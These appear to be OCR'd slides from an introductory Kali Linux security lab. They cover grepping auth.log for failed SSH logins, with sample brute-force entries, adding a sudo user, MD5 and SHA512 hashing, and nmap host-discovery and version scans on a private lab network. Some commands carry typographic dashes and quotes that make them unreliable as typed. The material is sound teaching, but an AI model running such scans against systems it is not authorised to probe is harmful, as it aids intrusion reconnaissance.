


```
cat auth.log | grep -E 'sshd.*Failed password' | while read -r line;
do
    echo "$line"
done
```

Try to understand this piece of code

Edit Script with nano to Display Authentication Logs with Keywords sshd and Failed password

Run Script to Display Authentication Logs with Keywords sshd and Failed password



```
sec@kali:~/lab1$ nano authscript.sh
sec@kali:~/lab1$ ls -l
total 21164
-rw-r--r-- 1 sec sec 21664135 Nov 17  2020 auth.log
-rwxr-xr-x 1 sec sec       94 Jan 20 08:10 authscript.sh
sec@kali:~/lab1$ ./authscript.sh
Dec  6 07:42:19 psbss01 sshd[26211]: Failed password for root from 59.46.97.107 port 43609 ssh2
Dec  6 07:42:24 psbss01 sshd[26255]: Failed password for root from 59.46.97.107 port 45205 ssh2
Dec  6 07:42:28 psbss01 sshd[26257]: Failed password for root from 59.46.97.107 port 47096 ssh2
Dec  6 07:42:31 psbss01 sshd[26259]: Failed password for root from 59.46.97.107 port 48726 ssh2
Dec  6 07:42:35 psbss01 sshd[26261]: Failed password for root from 59.46.97.107 port 50137 ssh2
Dec  6 07:42:39 psbss01 sshd[26263]: Failed password for root from 59.46.97.107 port 51758 ssh2
Dec  6 07:42:43 psbss01 sshd[26265]: Failed password for root from 59.46.97.107 port 53378 ssh2
Dec  6 07:42:47 psbss01 sshd[26267]: Failed password for root from 59.46.97.107 port 54974 ssh2
Dec  6 07:42:50 psbss01 sshd[26269]: Failed password for root from 59.46.97.107 port 56528 ssh2
Dec  6 07:42:54 psbss01 sshd[26271]: Failed password for root from 59.46.97.107 port 58101 ssh2
Dec  6 07:42:58 psbss01 sshd[26273]: Failed password for root from 59.46.97.107 port 59631 ssh2
Dec  6 07:43:02 psbss01 sshd[26275]: Failed password for root from 59.46.97.107 port 33057 ssh2
Dec  6 07:43:06 psbss01 sshd[26277]: Failed password for root from 59.46.97.107 port 34619 ssh2
Dec  6 07:43:09 psbss01 sshd[26279]: Failed password for root from 59.46.97.107 port 36082 ssh2
Dec  6 07:43:13 psbss01 sshd[26281]: Failed password for root from 59.46.97.107 port 37582 ssh2
Dec  6 07:43:17 psbss01 sshd[26283]: Failed password for root from 59.46.97.107 port 39126 ssh2
Dec  6 07:43:21 psbss01 sshd[26285]: Failed password for root from 59.46.97.107 port 40872 ssh2
Dec  6 07:43:25 psbss01 sshd[26287]: Failed password for root from 59.46.97.107 port 42392 ssh2
Dec  6 07:43:29 psbss01 sshd[26289]: Failed password for root from 59.46.97.107 port 43979 ssh2
Dec  6 07:43:32 psbss01 sshd[26291]: Failed password for root from 59.46.97.107 port 45517 ssh2
Dec  6 07:43:37 psbss01 sshd[26293]: Failed password for root from 59.46.97.107 port 47007 ssh2
Dec  6 07:43:40 psbss01 sshd[26295]: Failed password for root from 59.46.97.107 port 48758 ssh2
Dec  6 07:43:44 psbss01 sshd[26297]: Failed password for root from 59.46.97.107 port 50254 ssh2
Dec  6 07:43:48 psbss01 sshd[26333]: Failed password for root from 59.46.97.107 port 51880 ssh2
Dec  6 07:43:52 psbss01 sshd[26335]: Failed password for root from 59.46.97.107 port 53452 ssh2
```

Linux Passwords

- Let’s create a new user and provide a password

  ```
  sec@kali:~$ sudo adduser uri
  ```

- You’ll be prompted for a password for uri
- Modify uri’s groups

  ```
  sec@kali:~$ sudo usermod -a –G sudo uri
  ```

- The -G flag instructs it to add an existing user to a group, the -a option instructs that the user stays within the existing group too
- Change password by

  ```
  sec@kali:~$ sudo passwd
  ```

Secure Passwords

- The MD5 algorithm will turn any string into a fixed string, 128 bits in length.

  ```
  sec@kali:~/lab4$ echo –n “password” | openssl md5
  ```

- SHA512 will do the same thing, outputting 512 bits

  ```
  sec@kali:~/lab4$ echo –n “password” | openssl sha512
  ```

Port Scanning

- Initiate an Nmap scan:

```
sec@kali:~$ sudo nmap -sn 10.0.2.1/27
```


- The –sn flag instructs Nmap **NOT** to perform detailed scans of ports on these machines, just to return their IP addresses
- Initiate a more detailed port scan:

```
sec@kali:~$ sudo nmap -sV 10.0.2.4
```


- The -sV flag indicates that we want to try to obtain version information for the software running behind each port as well

iptables

